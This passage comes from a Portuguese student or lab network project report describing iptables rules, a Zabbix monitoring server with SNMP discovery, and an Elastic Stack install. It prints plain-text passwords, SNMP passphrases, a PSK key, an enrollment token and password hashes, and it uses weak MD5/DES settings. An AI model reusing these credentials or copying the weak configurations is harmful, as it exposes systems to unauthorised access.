-A INPUT -p icmp -j ACCEPT

# Allow SSH Connection from network 192.168.30.0/28 (GERÊNCIA)
-A INPUT -s 192.168.30.0/28 -d 192.168.20.0/28 -p tcp -m tcp --sport 513:65535 --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT

# Allow ssh output connection from this host
-A INPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Allow HTTP and HTTPS connections
-A INPUT -p tcp -m multiport --dports 80,443,9243,8220,9200 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

# Allow MYSQL output connection from this host
-A INPUT -p tcp --sport 3306 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Allow HTTP and HTTPS Elastic Agent outgoing connection from this host
-A INPUT -p tcp -m multiport --sport 80,443,9243,8220,9200 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Allow DNS outgoing connection from this host
-A INPUT -p udp --sport 53 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Allow SNMP input connections
-A INPUT -p udp -m udp --sport 513:65535 --dport 161 -m state --state NEW,ESTABLISHED -j ACCEPT
#
#_____ Chain FORWARD _____
# None here
#
#_____ Chain OUTPUT _____
# Allow traffic on Loopback
-A OUTPUT -o lo -j ACCEPT

#Allow ICMP (ping) request
-A OUTPUT -p icmp -j ACCEPT

# Allow SSH input Connection from network 192.168.30.0/28 (GERÊNCIA)
-A OUTPUT -s 192.168.20.0/28 -d 192.168.30.0/28 -p tcp -m tcp --sport 22 --dport 513:65535 -m state --state ESTABLISHED -j ACCEPT

# Allow SSH output connection from this host
-A OUTPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```



```
# Allow HTTP and HTTPS connections
-A OUTPUT -p tcp -m multiport --sports 80,443,9243,8220,9200 -m conntrack --ctstate ESTABLISHED -j ACCEPT

# Allow MySQL output connection from this host
-A OUTPUT -p tcp --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

# Allow HTTP and HTTPS and Elastic Agent outgoing connection from this host
-A OUTPUT -p tcp -m multiport --dport 80,443,9243,8220,9200 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

# Allow DNS outgoing connection from this host
-A OUTPUT -p udp --dport 53 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
# Allow SNMP input connections
-A OUTPUT -p udp -m udp --sport 161 --dport 513:65535 -m state --state ESTABLISHED -j ACCEPT

# make sure nothing comes or goes out of this box
-A INPUT -j DROP
-A FORWARD -j DROP
-A OUTPUT -j DROP

# ----- Filter Table Configuration END -----
# Save configurations
COMMIT
```

Aplica as novas regras do firewall

```
#Reiniciar o firewall local para aplicar as regras
sudo systemctl restart iptables
sudo systemctl status iptables
# Visualizar as regras em execução
sudo iptables -L -v -n
```



Exibição das regras em produção:

```
grupo4@webserver:~$ sudo iptables -L -n
Chain INPUT (policy DROP)
target  prot opt source          destination
ACCEPT  all   --  0.0.0.0/0      0.0.0.0/0
ACCEPT  icmp  --  0.0.0.0/0      0.0.0.0/0
ACCEPT  tcp   --  192.168.0.0/16  192.168.0.0/16      tcp spts:513:65535 dpt:22 state NEW,ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      tcp spt:22 ctstate ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      multiport dports 80,443 ctstate NEW,ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      tcp spt:3306 ctstate ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      multiport sports 80,443 ctstate ESTABLISHED
ACCEPT  udp   --  0.0.0.0/0      0.0.0.0/0      udp spt:53 ctstate ESTABLISHED
DROP    all   --  0.0.0.0/0      0.0.0.0/0

Chain FORWARD (policy DROP)
target  prot opt source          destination

Chain OUTPUT (policy DROP)
target  prot opt source          destination
ACCEPT  all   --  0.0.0.0/0      0.0.0.0/0
ACCEPT  icmp  --  0.0.0.0/0      0.0.0.0/0
ACCEPT  tcp   --  192.168.0.0/16  192.168.0.0/16      tcp spt:22 dpts:513:65535 state ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      tcp dpt:22 ctstate NEW,ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      multiport sports 80,443 ctstate ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      tcp dpt:3306 ctstate NEW,ESTABLISHED
ACCEPT  tcp   --  0.0.0.0/0      0.0.0.0/0      multiport dports 80,443 ctstate NEW,ESTABLISHED
ACCEPT  udp   --  0.0.0.0/0      0.0.0.0/0      udp dpt:53 ctstate NEW,ESTABLISHED
DROP    all   --  0.0.0.0/0      0.0.0.0/0
```



Apêndice IX - Instalação e Configuração Inicial do Servidor Zabbix

Passo 1: Escolha do método de Instalação.

A documentação oficial do Zabbix, disponível em: <<https://www.zabbix.com/download>>, oferece várias opções de instalação, a escolhida para o presente projeto foi a instalação via pacotes da versão 6.2 , por ser a versão mais recente, no momento da implantação do projeto. A máquina virtual ubuntu 22.04 está com as configurações baseadas nas instruções disponíveis no Apêndice V.

ZABBIX VERSION	OS DISTRIBUTION	OS VERSION	ZABBIX COMPONENT	DATABASE	WEB SERVER
6.2	Alma Linux	22.04 (Jammy)	Server, Frontend, Agent	MySQL	Apache
6.0 LTS	CentOS	20.04 (Focal)	Proxy	PostgreSQL	Nginx
5.0 LTS	Debian	18.04 (Bionic)	Agent		
4.0 LTS	Oracle Linux	16.04 (Xenial)	Agent 2		
6.4 PRE-RELEASE	Raspberry Pi OS	14.04 (Trusty)	Java Gateway		
	Red Hat Enterprise Linux				
	Rocky Linux				
	SUSE Linux Enterprise Server				
	Ubuntu				
	Ubuntu (arm64)				

Passo 2: Ajustes da VM e Atualização dos Pacotes.

```
# Atualização dos pacotes
sudo apt update && sudo apt upgrade -y
# Ajuste do nome da vm
sudo hostnamectl set-hostname zabbix
```

Passo3: Instalação prévia do banco de dados MySql, e configuração de uma senha segura

```
# Instala o Mysql Server e inicia os serviços
sudo apt install mysql-server -y && sudo systemctl start mysql.service
# Checar o funcionamento e conexão
sudo systemctl start mysql.service
sudo mysql -u root
# Por padrão, não é exigido senha para que o usuário root do ubuntu se conecte ao mysql.
```

```
grupo4@zabbix:~$ sudo mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.32-0ubuntu0.22.04.2 (Ubuntu)
```

```
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
```

```
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> 
```



```
#Atribuição de senha ao usuário root do mysql
sudo mysql
mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'grupo4';
mysql> exit
mysql -u root -p
mysql> ALTER USER 'root'@'localhost' IDENTIFIED WITH auth_socket;
mysql> exit
```

Passo 4: Instalação do Zabbix via Pacotes

Os passos a seguir estão baseados na documentação oficial, disponível em: <https://www.zabbix.com/download>

```
# Install Zabbix repository
wget https://repo.zabbix.com/zabbix/6.2/ubuntu/pool/main/z/zabbix-release/zabbix-release_6.2-4%2Bubuntu22.04_all.deb
sudo dpkg -i zabbix-release_6.2-4+ubuntu22.04_all.deb
sudo apt update

#Install Zabbix server, frontend, agent
sudo apt install zabbix-server-mysql \
zabbix-frontend-php zabbix-apache-conf zabbix-sql-scripts zabbix-agent

# Create initial database
sudo mysql -u root
grupo4
mysql> create database zabbix character set utf8mb4 collate utf8mb4_bin;
mysql> create user zabbix@localhost identified by 'P@$$w0rd';
mysql> grant all privileges on zabbix.* to zabbix@localhost;
mysql> set global log_bin_trust_function_creators = 1;
mysql> quit;

#Configure the database for Zabbix server
sudo zcat /usr/share/zabbix-sql-scripts/mysql/server.sql.gz | mysql
--default-character-set=utf8mb4 -uzabbix -p zabbix
# Check users' credentials for future account recovery
sudo mysql -u root -p
grupo4
mysql> set global log_bin_trust_function_creators = 0;
mysql> use zabbix;
mysql> select username, passwd from users;
+-----+-----+
| username | passwd   (zabbix) |
+-----+-----+
| Admin    | $2y$10$92nDno4n0Zm7Ej7Jfsz8WukBfgSS/U0QkIuu8WkJPihXBb2A1UrEK |
| guest    | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0Bcv0OKGjbT.BwMBfm7G06 |
+-----+-----+
2 rows in set (0.00 sec)

mysql> quit;
```



```
#Configure the database for Zabbix server
#Edit file /etc/zabbix/zabbix_server.conf
sudo vim /etc/zabbix/zabbix_server.conf
DBPassword=P@$$w0rd

#Start Zabbix server and agent processes
sudo systemctl restart zabbix-server zabbix-agent apache2
sudo systemctl enable zabbix-server zabbix-agent apache2

#Check process status
sudo systemctl status zabbix-server
sudo systemctl status zabbix-agent
sudo systemctl status apache2

# SSL apache2 module enabling
sudo a2enmod ssl
sudo systemctl restart apache2

# Creating the selfsigned certificate
sudo mkdir /etc/apache2/ssl
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 \
-keyout /etc/apache2/ssl/apache.key -out /etc/apache2/ssl/apache.crt

#Country Name (2 letter code) [XX]:BR
#State or Province Name (full name) []:DF
#Locality Name (eg, city) [Default City]:Brasilia
#Organization Name (eg, company) [Default Company Ltd]:Grupo4
#Organizational Unit Name (eg, section) []:grupo4.com
#Common Name (eg, your name or your server's hostname) []:192.168.10.9
#Email Address []:grupo4@grupo4.com

# Checking certificate created
ls -1 /etc/apache2/ssl/
# apache.crt
# apache.key

#Enabling Virtual Hosts for HTTPS default redirect
sudo vim /etc/apache2/sites-available/zabbix.grupo4.com.br.conf

<VirtualHost *:80>
    ServerAdmin admin@grupo4.com.br
    ServerName zabbix.grupo4.com.br
    ServerAlias *zabbix..grupo4.com.br
    DocumentRoot /usr/share/zabbix
    #Redirecionamento para conexão segura
    Redirect / https://192.168.10.9/
</VirtualHost>
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin admin@grupo4.com.br
```



```
DocumentRoot /usr/share/zabbix
ServerName zabbix.grupo4.com.br
ServerAlias *.zabbix.grupo4.com.br
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/apache.crt
SSLCertificateKeyFile /etc/apache2/ssl/apache.key
ErrorLog ${APACHE_LOG_DIR}/zabbix_error.log
CustomLog ${APACHE_LOG_DIR}/zabbix_access.log combined
Header set Strict-Transport-Security "max-age=31536000"
</VirtualHost>
</IfModule>

# Disable default Virtual Host
cd /etc/apache2/sites-available/
sudo a2dissite ./*

# Enabling zabbix virtual host
sudo a2ensite zabbix.grupo4.com.br.conf
sudo systemctl restart apache2

# Assessing frontend
http://192.168.10.9/
user: Admin
password: zabbix
```

Após a instalação completa, as configurações iniciais foram idênticas às disponíveis na documentação oficial:
<https://www.zabbix.com/documentation/6.2/en/manual/installation/frontend>.

Passo 5: Cheque de Comunicação com os Hosts a Serem Monitorados

Os dispositivos que estão com o monitoramento SNMP habilitados, podem ser verificados a partir dos exemplos a seguir:

Obs.: os dispositivos instalados conforme os Apêndices II, III, e IV, já estão com o monitoramento SNMP habilitados.

```
# Exemplo de consultas SNMP versão
# Buscando dados dos roteadores instalados conforme Passo 4 do Apêndice IV
snmpwalk -v3 -l authPriv -u admin -a MD5 -A "zabbix123" -x DES -X "zabbix123" 172.16.4.1 1.3.6.1.2.1.1.5.0
snmpwalk -v2c -c grupo004 172.16.4.1 1.3.6.1.2.1.1.5.0

# Buscando os dados dos Switchs instalados conforme Passo 4 do Apêndice IV
snmpwalk -v2c -c grupo004 192.168.10.1 1.3.6.1.2.1.1.5.0
snmpwalk -v3 -l authPriv -u grupo004 -a MD5 -A "grupo004" -x AES128 -X "grupo004" 192.168.10.1 1.3.6.1.2.1.1.5.0
```

Passo 6: Descoberta de Dispositivos de Rede de Forma Dinâmica

A ferramenta Zabbix permite a descoberta dinâmica de dispositivos de uma rede pré-determinada, a partir dos Agentes Zabbix instalados, do SNMP habilitado ou do protocolo ICMP. A descoberta de dispositivos (*Discovery Rules*) são alinhadas com as ações de descobertas (*Discovery Actions*) para se ter maior efetividade dessa funcionalidade.

A seguir estão descritos os passos para a criação das *Discovery Rules* e *Discovery Actions*



Passo 6.1: Criação das Regras de Descobertas para os Roteadores do Backbone e dos Switches da LAN (Discovery Rules)

Para descoberta dinâmica dos roteadores do *backbone* foi adotado a metodologia de utilização protocolo SNMPv3 para identificação dos dispositivos desejados. Essa identificação está baseada no *Object IDentification* (OID) que retorna o valor do *hostname* do dispositivo descoberto ([1.3.6.1.2.1.1.5.0](#)).

Passo 6.1.1: Regra de Descoberta dos Roteadores do Backbone via SNMPv3

Zabbix \Rightarrow Configurations \Rightarrow Discovery \Rightarrow Create discovery rule.

* Name: Backbone-Routers

Discovery by proxy: No proxy

* IP range: 172.16.4.1-22

* Update interval: 1h

* Checks:

Type: SNMPv3 agent "1.3.6.1.2.1.1.5.0"	Actions: Edit Remove
Add	

Device uniqueness criteria:

<input type="radio"/> IP address
<input checked="" type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Host name:

<input type="radio"/> DNS name
<input type="radio"/> IP address
<input checked="" type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Visible name:

<input type="radio"/> Host name
<input type="radio"/> DNS name
<input type="radio"/> IP address
<input checked="" type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Enabled:

[Update](#) [Clone](#) [Delete](#) [Cancel](#)

Discovery check

Check type: SNMPv3 agent

* Port range: 161

* SNMP OID: 1.3.6.1.2.1.1.5.0

Context name:

Security name: admin

Security level: authPriv

Authentication protocol: MD5

Authentication passphrase: zabbix123

Privacy protocol: DES

* Privacy passphrase: zabbix123

[Update](#) [Cancel](#)

Passo 6.1.2: Regra de Descoberta dos Switches da LAN via SNMPv3

* Name: LanBySNMP

Discovery by proxy: No proxy

* IP range: 192.168.10.1-14

* Update interval: 1h

* Checks:

Type: SNMPv3 agent "1.3.6.1.2.1.1.5.0"	Actions: Edit Remove
Add	

Device uniqueness criteria:

<input type="radio"/> IP address
<input checked="" type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Host name:

<input checked="" type="radio"/> DNS name
<input type="radio"/> IP address
<input type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Visible name:

<input checked="" type="radio"/> Host name
<input type="radio"/> DNS name
<input type="radio"/> IP address
<input type="radio"/> SNMPv3 agent "1.3.6.1.2.1.1.5.0"

Enabled:

[Update](#) [Clone](#) [Delete](#) [Cancel](#)

Discovery check

Check type: SNMPv3 agent

* Port range: 161

* SNMP OID: 1.3.6.1.2.1.1.5.0

Context name:

Security name: grupo004

Security level: authPriv

Authentication protocol: MD5

Authentication passphrase: grupo004

Privacy protocol: AES128

* Privacy passphrase: grupo004

[Update](#) [Cancel](#)



Passo 6.2: Atribuição de Ações Para os Dispositivos Descobertos (*Discovery Actions*)

Para que os *hosts* descobertos sejam adicionados automaticamente ao Zabbix, é necessário elaborar uma ação que realize essa tarefa e que esteja relacionada a cada *Discovery Rule*. Caso as regras de descobertas sejam satisfeitas, a ação especificada na aba *Operations* será executada.

Passo 6.2.1: Ação de Descoberta para os Roteadores do Backbone

Zabbix \Rightarrow Actions \Rightarrow Discovery Actions \Rightarrow Create Actions

* Name

Type of calculation \downarrow (A and B) and (C or D)

Conditions	Label	Name	Action	Operations	Action
	A	Discovery rule equals Backbone-Routers	Remov	Details	Edit Remove
	B	Discovery status equals Up	Remov	Link to templates: Linux by SNMP	Edit Remove
	C	Received value contains RT-GW	Remov	Add	
	D	Received value contains ISP	Remov		
	Add				

Enabled

* At least one operation must exist.

[Update](#) [Clone](#) [Delete](#) [Cancel](#)

Passo 6.2.2: Ação de Descoberta para os Switches da LAN

* Name

Type of calculation \downarrow A and B and C

Conditions	Label	Name	Action	Operations	Action
	A	Discovery rule equals Backbone-Routers	Remove	Details	Edit Remove
	B	Received value contains SW	Remove	Link to templates: Linux by SNMP	Edit Remove
	C	Discovery status equals Up	Remove	Add	
	Add				

Enabled

* At least one operation must exist.

[Update](#) [Clone](#) [Delete](#) [Cancel](#)

Passo 6.3: Visualização dos Hosts Descobertos Automaticamente.

Zabbix \Rightarrow Configuration \Rightarrow Hosts

<input type="checkbox"/>	Name	Items	Triggers	Graphs	Discovery	Web	Interface	Proxy	Templates	Status	Availability
<input type="checkbox"/>	ISP-1	Items 112	Triggers 62	Graphs 20	Discovery 5	Web	172.16.4.1:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	ISP-2	Items 111	Triggers 61	Graphs 20	Discovery 5	Web	172.16.4.10:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	RT-GW	Items 140	Triggers 75	Graphs 23	Discovery 5	Web	172.16.4.2:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-ACCESS-DC	Items 304	Triggers 132	Graphs 36	Discovery 5	Web	192.168.10.5:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-ACCESS-DMZ	Items 301	Triggers 129	Graphs 36	Discovery 5	Web	192.168.10.6:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-ACCESS-GERENCIA	Items 294	Triggers 127	Graphs 35	Discovery 5	Web	192.168.10.7:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-CORE-A	Items 302	Triggers 130	Graphs 36	Discovery 5	Web	192.168.10.1:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-CORE-B	Items 303	Triggers 131	Graphs 36	Discovery 5	Web	192.168.10.2:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-DIST-A	Items 303	Triggers 131	Graphs 36	Discovery 5	Web	192.168.10.3:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	SW-DIST-B	Items 303	Triggers 131	Graphs 36	Discovery 5	Web	192.168.10.4:161		Linux by SNMP	Enabled	SNMP
<input type="checkbox"/>	Zabbix server	Items 125	Triggers 69	Graphs 25	Discovery 4	Web	127.0.0.1:10050		Linux by Zabbix agent, Zabbix server health	Enabled	ZBX



Passo 7: Inclusão Manual de Hosts

A inclusão manual de um host é necessária quando a descoberta dinâmica é inviável, ou para dispositivos unitários, cuja elaboração de uma regra de descoberta é mais complexa do que a inclusão de um host. Para proteger a comunicação entre o servidor Zabbix e o agente instalado na máquina virtual cliente.

A técnica utilizada no projeto, foi a implementação de uma chave PSK, conforme orientação da documentação oficial disponível em: <https://www.zabbix.com/documentation/3.0/pt/manual/encryption/using_pre_shared_keys>.

Para gerar a chave PSK foi utilizado o programa OpenSSL disponível na maioria das distribuições Linux.

```
openssl rand -hex 32
# psk-key
52eb2f1bc2a55c6e096009d91d24fddff285ace62e64e8ec5dcc1c7e749638a
```

The screenshot shows the Zabbix 'Host' configuration interface. The top navigation bar has tabs: Host, IPMI, Tags, Macros, Inventory, Encryption (which is selected and highlighted in blue), and Value mapping. The main form fields include:

- * Host name: ELASTIC-STACK
- Visible name: ELASTIC-STACK
- Templates: Linux by Zabbix agent
- Host groups: Linux servers (selected)
- Interfaces: Agent (IP address: 192.168.10.11, DNS name: blank, Port: 10050)

Below the main form, under the 'Encryption' tab, there are sections for 'Connections to host' (No encryption, PSK, Certificate) and 'Connections from host' (checkboxes for No encryption, PSK, Certificate, where PSK is checked). There are also fields for PSK identity (psk-key) and PSK value (52eb2f1bc2a55c6e096009d91d24fddff285ace62e64e8ec5dcc1c7e749638a).

Passo 7.1: Configuração da Chave PSK no Agente Zabbix.

Internamente ao servidor cliente, para configurar a chave PSK, basta editar o arquivo `zabbix_agentd.conf`, alterando os seguintes parâmetros:

```
TLSConnect=psk
TLSPSKFile=/home/zabbix/zabbix_proxy.psk
TLPSKIdentity=psk-key
```

Passo 8: Configuração dos Servidores Clientes Linux para o SNMP v3 (Opcional)

Alternativamente à instalação do agente Zabbix no servidor monitorado, o protocolo SNMP pode ser habilitado em servidor Linux, para isso é necessário a instalação do pacote `snmpd`, disponível para instalação na maioria das distibuições Linux.

```
# Install and configure snmp v3 on Ubuntu server 22.04.1 LTS
```



```
sudo apt update ;
sudo apt install -y snmpd libsnmp-dev

# Add snmp user, before start snmp services
sudo systemctl stop snmpd
sudo systemctl status snmpd

# Create snmp v3 user
# sudo net-snmp-create-v3-user -ro -a MD5 -A [AuthPass] -x DES -X [PrivatePass]
[USER]
sudo net-snmp-create-v3-user -ro -a MD5 -A grupo004 -x DES -X grupo004 grupo004

# Configure snmpd services
sudo vim /etc/snmp/snmpd.conf
agentAddress udp:192.168.1.20:161

# Start the snmpd service
sudo systemctl enable snmpd
sudo systemctl start snmpd
sudo systemctl status snmpd
sudo journalctl --unit snmpd --since "2023-02-15"

# Checking snmp status (from Zabbix server)
snmpwalk -v3 -l authPriv -u grupo004 -a MD5 -A "grupo004" -x DES -X "grupo004"
192.168.10.11 1.3.6.1.2.1.1.5.0

snmpwalk -v2c -c public 192.168.10.11 1.3.6.1.2.1.1.5.0
```

Passo 9: Criação do Mapa da Topologia.

O mapa da topologia foi criado para monitorar os dispositivos de rede. Os detalhes de implementação de um mapa no Zabbix estão disponíveis na documentação oficial: <https://www.zabbix.com/documentation/current/en/manual/config/visualization/maps/map>.



Apêndice X: Instalação da Elastic Stack

O Servidor Web foi instalado numa máquina virtual Ubuntu Server 22.04 LTS seguindo a instalação básica disposta no Apêndice V (Instalação e Configuração do Servidor Ubuntu Server 22.04 LTS)

A documentação oficial de instalação da pilha Elastic Stack, disponível em <<https://www.elastic.co/guide/en/elastic-stack/current/installing-elastic-stack.html>> recomenda a instalação de todos os produtos com a mesma versão. A versão adotada para implantação no presente trabalho foi a versão 8.6.1, por ser a versão mais recente no momento.

A metodologia de instalação dos produtos da pilha Elastic Stack adotada foi a de pacotes.

Passo 1: Instalação do Elasticsearch no Servidor Ubuntu 22.04 via Pacotes

A instalação do Elasticsearch via pacotes segue a documentação oficial disponível em <<https://www.elastic.co/guide/en/elasticsearch/reference/8.6/deb.html>>

```
# Import the Elasticsearch PGP Key
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o
/usr/share/keyrings/elasticsearch-keyring.gpg

# Install from the APT repository
sudo apt-get install apt-transport-https

echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg]
https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee
/etc/apt/sources.list.d/elasticsearch-8.x.list

sudo apt-get update && sudo apt-get install elasticsearch

# The password and certificate and keys are output to your terminal. For example:
# -----Security autoconfiguration information-----
#
# Authentication and authorization are enabled.
# TLS for the transport and HTTP layers is enabled and configured.
#
# The generated password for the elastic built-in superuser is : NDTGYDbusmrofamukSac

#Edit the Elasticsearch file configurations
sudo su -
sudo vim /etc/elasticsearch/elasticsearch.yml

# Uncomment this lines
# ----- Network -----
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: 192.168.10.11
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
```



```
# For more information, consult the network module documentation.
# Enable the Elastic search service
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable elasticsearch.service
sudo systemctl start elasticsearch.service

# Check that journal system
sudo journalctl --unit elasticsearch --since "2023-02-07 16:00:16"

# Check that esasticsearch is running
https://192.168.10.11:9200/
user: elastic
password: 20mMR0xepOFewc0NBa0

# Expected output
{
  "name" : "Cp8oagg6",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "AT69_T_DTp-1qgIJlatQqA",
  "version" : {
    "number" : "8.6.1",
    "build_type" : "tar",
    "build_hash" : "f27399d",
    "build_flavor" : "default",
    "build_date" : "2016-03-30T09:51:41.449Z",
    "build_snapshot" : false,
    "Lucene_version" : "9.4.2",
    "minimum_wire_compatibility_version" : "1.2.3",
    "minimum_index_compatibility_version" : "1.2.3"
  },
  "tagline" : "You Know, for Search"
}
```

Passo 2: Instalação do Kibana no Ubuntu 22.04 via Pacotes

A instalação do kibana 8.6.1, via pacotes, segue a documentação oficial disponível em:
[<https://www.elastic.co/guide/en/kibana/8.6/deb.html>](https://www.elastic.co/guide/en/kibana/8.6/deb.html)

```
# Install kibana by package
sudo apt-get install kibana

# Generate SSL Certificate
sudo mkdir /etc/kibana/ssl

sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/kibana/ssl/kibana.key
-out /etc/kibana/ssl/kibana.crt

sudo chmod 664 -R /etc/kibana/ssl/
sudo chown kibana:kibana -R /etc/kibana/ssl
# Edit kibana.conf
```




```
sudo vim /etc/kibana/kibana.yml
# ===== System: Kibana Server =====
server.port: 5601
server.host: "192.168.10.11"
# ===== System: Kibana Server (Optional) =====
server.ssl.enabled: true
server.ssl.certificate: /etc/kibana/ssl/kibana.crt
server.ssl.key: /etc/kibana/ssl/kibana.key

# Generate token to kibana
sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana
# Output
eyJ2ZXIiOiI4LjYuMSIsImFkciI6WyIxOTIuMTY4LjEwLjExOjkyMDAiXSwiZmdyIjoiNzQzZjVjZDg2NzcyYjkzODYzz
jJkNzYxYzNmOGZkZGFiY2MyMDFmYTY3ZjkzYjAwNTM5YzJ1MDY1Y2I1MTBjMSIsImtleSI6InlsMkdMwV1CU1RONjM5YX
FXS1dm0jFQNkUxFFFEVEHpxTi1SQVcxWVBfUVEifQ==

sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable kibana.service
sudo systemctl start kibana.service
sudo journalctl --unit kibana --since "2023-02-07 16:00:16"

# Access:
https://192.168.10.11:5601/?code=722198
```



```
sudo /usr/share/kibana/bin/kibana-verification-code
# Output ⇒ Your verification code is: 048 645
```

Welcome to Elastic

Verification required

Copy the code from the Kibana server or run `bin/kibana-verification-code` to retrieve it.

0 4 8 0 6 5

Verify

Username: elastic

Password: 20mMROrxe...

Log in

Username: elastic Password: 20mMROrxe...



Passo 3: Instalação do Logstash no Ubuntu 22.04 via Pacote

A instalação do Logstash 8.6.1, via pacotes, segue a documentação oficial disponível em: <<https://www.elastic.co/guide/en/logstash/8.6/installing-logstash.html>>.

```
# Instalação do pacote do Logstash
sudo apt-get update && sudo apt-get install logstash

# Habilitando o serviço do Logstash
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable logstash.service
sudo systemctl start logstash.service
sudo journalctl --unit logstash --since "2023-02-07"
```

Passo 4: Instalação do *Elastic Agent* no Servidor Web Monitorado (Web Server e SFTP Server)

O Elastic Stack possibilita várias maneiras de se monitorar os eventos ocorridos remotamente nos inúmeros dispositivos de uma rede.

Para a implementação do objeto, a implementação do monitoramento remoto escolhido foi por meio da instalação o *Elastic Agent* no servidor monitorado, em conjunto com a ferramenta *Fleet* da pilha *Elastic Stack*.

A documentação oficial com a explanação do funcionamento do *Fleet Server* contra-se disponível em: <<https://www.elastic.co/guide/en/fleet/8.6/fleet-server.html>>. Para a aplicação do projeto, o Fleet Server está instalado juntamente na máquina virtual do *Elasticsearch* e o *Kibana*.

Passo 4.1: Instalar o Servidor *Fleet Server*

A instalação do *Fleet Server* seguiu as orientações do fabricante, disponíveis em: <<https://www.elastic.co/guide/en/fleet/8.6/add-fleet-server-on-prem.html>>. Após a instalação do Fleet Server, suas configurações poderão ser conferidas no caminho:

Management ⇒ *Fleet* ⇒ *Settings*.

Fleet

Centralized management for Elastic Agents.

[Agents](#) [Agent policies](#) [Enrollment tokens](#) [Data streams](#) [Settings](#)

Fleet server hosts

Specify the URLs that your agents will use to connect to a Fleet Server. If multiple URLs exist, Fleet will show the first provided URL for enrollment purposes. For more information, see the [Fleet and Elastic Agent Guide](#).

Name	Host URLs	Default	Actions
ApacheHTTPServer	https://192.168.10.11:8220	✓	✎

[+ Add Fleet Server](#)

Outputs

Specify where agents will send data.

Name	Type	Hosts	Default	Actions
default	Elasticsearch	https://192.168.10.11:9200	Agent integrations Agent monitoring	✎
Webserver	Elasticsearch	https://192.168.20.10:9200		✎



Passo 4.2 Adicionado Um Agente no Servidor *Fleet Server*

Com o servidor *Fleet Server* previamente configurado, o passo seguinte foi a adição de uma agente no servidor web que será monitorado, de modo que as informações de logs sejam enviadas ao *Fleet Server*. O guia de instalação encontra-se disponível em: <<https://www.elastic.co/guide/en/fleet/8.6/install-fleet-managed-elastic-agent.html>>. A figura a seguir apresenta os agentes instalados e monitorados.

The screenshot shows the 'Agents' tab of the Fleet Server interface. At the top, there's a search bar with placeholder text 'Filter your data using KQL syntax'. Below it are buttons for 'Status', 'Tags', 'Agent policy', and 'Upgrade available'. A status summary shows 1 Healthy agent, 0 Unhealthy, 0 Updating, and 0 Offline. The main table lists one agent:

Host	Status	Tags	Agent policy	Version	Last activity	Actions
web-server	Healthy		Fleet Server Policy rev. 3	8.6.1	40 seconds ago	...

Passo 4.3: Instalado a Integração com Apache e com PfSense para Análise dos dados Coletados

